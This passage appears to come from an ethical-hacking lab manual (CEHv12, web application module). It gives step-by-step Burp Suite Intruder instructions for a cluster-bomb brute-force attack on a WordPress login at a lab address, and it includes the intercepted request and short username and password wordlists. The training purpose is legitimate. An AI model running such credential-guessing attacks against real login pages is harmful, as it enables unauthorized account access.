
The central point of access for all information you need to use Burp Proxy.

View

Menu [Preferences - Mozilla ...] Burp Suite Community ...

16. Switch back to the browser window. On the login page of the target WordPress website, type random credentials, here **admin** and **password**. Click the **Log In** button.

You can enter the credentials of your choice here.



17. Switch back to the **Burp Suite** window; observe that the HTTP request was intercepted by the application.
18. Now, right-click anywhere on the HTTP request window, and from the context menu, click **Send to Intruder**.

Observe that Burp Suite intercepted the entered login credentials.

If you do not get the request as shown in the screenshot, then press the **Forward** button.

The screenshot shows the Burp Suite interface. At the top, the title bar reads "Burp Suite Community Edition v2021.8.2 - Temporary Project". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". Below the menu is a toolbar with "Dashboard", "Target", "Proxy" (which is highlighted in red), "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Logger", "Extender", "Project options", "User options", and "Learn". Under the "Proxy" tab, "Intercept" is selected, along with "HTTP history" and "WebSockets history". On the right, there's a "Comment this item" field, an "HTTP/1" icon, and a help button. The main area shows a request to "http://10.10.1.22:8080". The request details pane displays the following POST data:

```
1 POST /CEH/wp-login.php HTTP/1.1
2 Host: 10.10.1.22:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.1.22:8080/CEH/wp-login.php?
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 115
10 Origin: http://10.10.1.22:8080
11 DNT: 1
12 Connection: close
13 Cookie: wordpress_test_cookie=WP%20Cookie%20check
14 Upgrade-Insecure-Requests: 1
15
16 log=admin&pwd=password&wp-submit=Log+In&redirect_to=http%3A%2F10.10.1.22%3A8080%2FCEH%2Fwp-admin
```

A context menu is open over the last line of the request body, specifically over the URL "http%3A%2F10.10.1.22%3A8080%2FCEH%2Fwp-admin". The menu items include:

- Scan
- Send to Intruder (highlighted in orange)
- Send to Repeater
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser
- Engagement tools [Pro version only]
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests
- Do intercept
- Convert selection
- URL-encode as you type
- Cut
- Copy
- Paste
- Message editor documentation
- Proxy interception documentation

At the bottom of the interface, there are icons for help, settings, search, and menu, followed by the text "Log In < CEH Demo We...".

19. Now, click on the **Intruder** tab from the toolbar and observe that under the **Intruder** tab, the **Target** tab appears by default.
20. Observe the target host and port values in the **Host** and **Port** fields.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Target

Host: 10.10.1.22

Port: 8080

Use HTTPS

Start attack

21. Click on the **Positions** tab under the **Intruder** tab and observe that Burp Suite sets the target positions by default, as shown in the HTTP request. Click the **Clear \$** button from the right-pane to clear the default payload values.

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
1 POST /CEH/wp-login.php HTTP/1.1
2 Host: 10.10.1.22:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.1.22:8080/CEH/wp-login.php?
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 115
10 Origin: http://10.10.1.22:8080
11 DNT: 1
12 Connection: close
13 Cookie: wordpress_test_cookie=$WP%20Cookie%20check$
```

Add \$ Clear \$ Auto Refresh

0 matches Clear

Length: 675

22. Once you clear the default payload values, select **Cluster bomb** from the **Attack type** drop-down list.

Cluster bomb uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn so that all permutations of payload combinations are tested. For example, if there are two payload positions, the attack will place the first payload from payload set 2 into position 2 and iterate through all payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2 and iterate through all the payloads in payload set 1 in position 1.

[more...](#)

Burp Suite Community Edition v2021.8.2 - Temporary Project

Attack type: Sniper

1 POST
2 Host:
3 User:
4 Accept
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.1.22:8080/CEH/wp-login.php?
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 115
10 Origin: http://10.10.1.22:8080
11 DNT: 1
12 Connection: close
13 Cookie: wordpress_test_cookie=WP%20Cookie%20check
14 Upgrade-Insecure-Requests: 1
15
16 log=admin&pwd=password&wp-submit=Log+In&redirect_to=http%3A%2F10.10.1.22%3A8080%2FCEH%2Fwp-admin%2F&testcookie=1

Start attack

Add \$

Clear \$

Auto \$

Refresh

0 matches

Length: 663

0 payload positions

23. Now, we will set the username and password as the payload values. To do so, select the username value entered in **Step 16** and click **Add \$** from the right-pane.
24. Similarly, select the password value entered in **Step 16** and click **Add \$** from the right-pane.

Here, the username and password are **admin** and **password**.

The screenshot shows the Burp Suite interface. The title bar reads "Burp Suite Community Edition v2021.8.2 - Temporary Project". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". The top navigation bar has tabs for "Dashboard", "Target", "Proxy" (which is selected), "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Logger", "Extender", "Project options", "User options", and "Learn". Below the tabs, there are sub-tabs: "Target", "Positions" (which is selected), "Payloads", "Resource Pool", and "Options". A red circle with a question mark is positioned next to the "Payload Positions" section. On the right, there is a "Start attack" button. The main content area displays a raw HTTP request with line numbers 1 through 16. Line 16 contains the payload "log=admin&pwd=password&wp-submit=Log+In&redirect_to=http%3A%2F10.10.1.22%3A8080%2FCEH%2Fwp-admin%2F&testcookie=1". To the right of the request, there are four buttons: "Add \$", "Clear \$", "Auto \$", and "Refresh". At the bottom, there is a search bar with placeholder text "Search...", a "0 matches" indicator, and a "Clear" button. The status bar at the bottom shows "Length: 663".

```
1 POST /CEH/wp-login.php HTTP/1.1
2 Host: 10.10.1.22:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.1.22:8080/CEH/wp-login.php?
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 115
10 Origin: http://10.10.1.22:8080
11 DNT: 1
12 Connection: close
13 Cookie: wordpress_test_cookie=WP%20Cookie%20check
14 Upgrade-Insecure-Requests: 1
15
16 log=admin&pwd=password&wp-submit=Log+In&redirect_to=http%3A%2F10.10.1.22%3A8080%2FCEH%2Fwp-admin%2F&testcookie=1
```

25. Once the username and password payloads are added. The symbol 'S' will be added at the start and end of the selected payload values. Here, as the screenshot shows, the values are **admin** and **password**.


The screenshot shows the Burp Suite interface. At the top, there's a menu bar with 'Applications', 'Places', 'System', and system status indicators. Below it is a toolbar with icons for 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'. The main title bar reads 'Burp Suite Community Edition v2021.8.2 - Temporary Project'. The navigation bar below the title bar includes 'Dashboard', 'Target', 'Proxy' (which is selected), 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Extender', 'Project options', 'User options', and 'Learn'. Under the 'Proxy' tab, there are tabs for 'Target', 'Positions' (which is selected), 'Payloads', 'Resource Pool', and 'Options'. A red circle with a question mark is positioned next to the 'Payload Positions' tab. On the right side of the screen, there are four buttons: 'Add §', 'Clear §', 'Auto §', and 'Refresh'. The main content area displays a list of HTTP request lines. Lines 1 through 15 are standard headers and a content-length line. Line 16 contains a payload: 'log=\$admin\$&pwd=\$password\$&wp-submit=Log+In&redirect_to=http%3A%2F10.10.1.22%3A8080%2FCEH%2Fwp-admin%2F&testcookie=1'. Below the list is a search bar with a magnifying glass icon, a refresh button, and a 'Search...' placeholder. To the right of the search bar are buttons for '0 matches' and 'Clear'. At the bottom of the window, there's a footer bar with 'Menu', 'Log In < CEH Demo We...', 'Burp Suite Community ...', and other icons.

26. Navigate to the **Payloads** tab under the **Intruder** tab and ensure that under the **Payload Sets** section, the **Payload set** is selected as **1**, and the **Payload type** is selected as **Simple list**.
27. Under the **Payload Options [Simple list]** section, click the **Load...** button.

The screenshot shows the Burp Suite interface with the following details:

- Top Bar:** Applications, Places, System, a red/green/yellow status bar, and the date/timestamp: Tue Apr 19, 07:04.
- Title Bar:** Burp Suite Community Edition v2021.8.2 - Temporary Project
- Menu Bar:** Burp, Project, Intruder, Repeater, Window, Help
- Toolbar:** Dashboard, Target, **Proxy**, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, Learn
- Sub-Toolbar:** 1 x, 2 x, ...
- Section Headers:** Target, Positions, **Payloads**, Resource Pool, Options
- Payload Sets Section:**
 - Header: **Payload Sets** (with a question mark icon)
 - Description: You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
 - Controls:
 - Payload set: 1
 - Payload count: 0
 - Payload type: Simple list
 - Request count: 0
 - Buttons: Start attack (orange button) and a large orange arrow pointing right.
- Payload Options [Simple list] Section:**
 - Header: **Payload Options [Simple list]** (with a question mark icon)
 - Description: This payload type lets you configure a simple list of strings that are used as payloads.
 - UI:
 - Left sidebar buttons: Paste, Load (highlighted with a mouse cursor), Remove, Clear.
 - Central list area: An empty list box with a right-pointing orange arrow.
 - Bottom controls: Add, Enter a new item, Add from list... [Pro version only].
- Payload Processing Section:**
 - Header: **Payload Processing** (with a question mark icon)
 - Description: You can define rules to perform various processing tasks on each payload before it is used.
 - UI:
 - Left sidebar buttons: Add, Enabled, Rule, Edit, Remove.
 - Central list area: An empty table.
- Bottom Bar:** Menu, Log In < CEH Demo We..., Burp Suite Community ..., and system icons.

28. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist**, select the **username.txt** file, and click the **Open** button.



29. Observe that the selected **username.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Proxy

Intruder

Repeater

Decoder

Comparer

Logger

Extender

Project options

User options

Learn

Target

Payloads

Resource Pool

Options

Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 13

Payload type: Simple list Request count: 0

Paste

Load ...

Remove

Clear

Add

Enter a new item

Add from list ... [Pro version only]

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

admin

admin123

admin2

admin_1

administrator

Administrator

adminstat

administrator

adminttd

adminuser

Y

Enabled Rule

Add

Edit

Remove

Menu

Log In

CEH Demo We...


Burp Suite Community ...

30. Similarly, load a password file for the payload set 2. To do so, under the Payload Sets section, select the **Payload set** as **2** from the drop-down options and ensure that the **Payload type** is selected as **Simple list**.
31. Under the **Payload Options [Simple list]** section, click the **Load...** button.

The screenshot shows the Burp Suite interface with the following details:

- Top Bar:** Applications, Places, System, a red/green/yellow status bar, and a date/time indicator (Tue Apr 19, 07:07).
- Title Bar:** Burp Suite Community Edition v2021.8.2 - Temporary Project.
- Menu Bar:** Burp, Project, Intruder, Repeater, Window, Help.
- Toolbar:** Dashboard, Target, **Proxy**, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, Learn.
- Sub-Toolbar:** 1 x, 2 x, ... (with a red box around the second item), Target, Positions, **Payloads** (highlighted in red), Resource Pool, Options.
- Section Header:** **Payload Sets** (with a question mark icon).
- Description:** You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
- Configuration:**
 - Payload set: 2 (selected in a dropdown).
 - Payload count: 0.
 - Payload type: Simple list (selected in a dropdown).
 - Request count: 0.
- Payload Options [Simple list] Section:**
 - Sub-section header: **Payload Options [Simple list]** (with a question mark icon).
 - Description: This payload type lets you configure a simple list of strings that are used as payloads.
 - UI Elements:
 - A context menu with options: Paste, Load ..., Remove, Clear.
 - An empty list area with a right-pointing arrow.
 - Buttons: Add, Enter a new item (with placeholder text).
 - A dropdown menu: Add from list ... [Pro version only].
- Section Header:** **Payload Processing** (with a question mark icon).
- Description:** You can define rules to perform various processing tasks on each payload before it is used.
- UI Elements:** A table with columns: Add, Enabled, Rule.
- Bottom Bar:** Menu, Log In < CEH Demo We..., Burp Suite Community ... (with a blue icon), and system icons.

32. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist**, select the **password.txt** file, and click the **Open** button.



33. Observe that selected **password.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.

The screenshot shows the Burp Suite interface with the following details:

- Top Bar:** Applications, Places, System, a red/green/yellow status bar, and the date/timestamp: Tue Apr 19, 07:08.
- Toolbar:** Burp, Project, Intruder, Repeater, Window, Help.
- Sub-Toolbar:** Dashboard, Target, **Proxy**, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, Learn.
- Current View:** Target > Payloads.
- Section:** **Payload Sets**
- Description:** You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
- Configuration:**
 - Payload set: 2
 - Payload count: 9
 - Payload type: Simple list
 - Request count: 117
- Payload Options [Simple list]:** This payload type lets you configure a simple list of strings that are used as payloads.
 - Buttons: Paste, Load ..., Remove, Clear.
 - List: aaa, abc123, qwerty@123, test123, abc123, admin, test@123, password, password1.
 - Buttons: Add, Enter a new item.
 - Link: Add from list ... [Pro version only].
- Payload Processing:** You can define rules to perform various processing tasks on each payload before it is used.
 - Buttons: Add, Enabled, Rule, Edit, Remove.
- Bottom Bar:** Menu, Log In < CEH Demo We..., Burp Suite Community ...

34. Once the wordlist files are selected as payload values, click the **Start attack** button to launch the attack.

The screenshot shows the Burp Suite interface with the following details:

- Top Bar:** Applications, Places, System, Burp Suite Community Edition v2021.8.2 - Temporary Project, Tue Apr 19, 07:08.
- Menu Bar:** Burp, Project, Intruder, Repeater, Window, Help.
- Toolbar:** Dashboard, Target, **Proxy**, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, Learn.
- Sub-Toolbar:** 1 x, 2 x, ... (with a red circle around the 'x' button), Target, Positions, **Payloads** (highlighted in red), Resource Pool, Options.
- Section:** **Payload Sets** (with a red circle around the question mark icon).
- Description:** You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
- Controls:** Payload set: 2 (dropdown), Payload count: 9; Payload type: Simple list (dropdown), Request count: 117; Start attack button.
- Payload List:** A list of payloads including: aaa, abc123, qwerty@123, test123, abc123, admin, test@123, password, password1.
- Buttons:** Paste, Load ..., Remove, Clear, Add, Enter a new item, Add from list ... [Pro version only].
- Bottom Bar:** Menu, Log In < CEH Demo We..., Burp Suite Community ..., Help.

35. A **Burp Intruder** notification appears. Click **OK** to proceed.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Proxy

Intruder

Repeater

Decoder

Comparer

Logger

Extender

Project options

User options

Learn
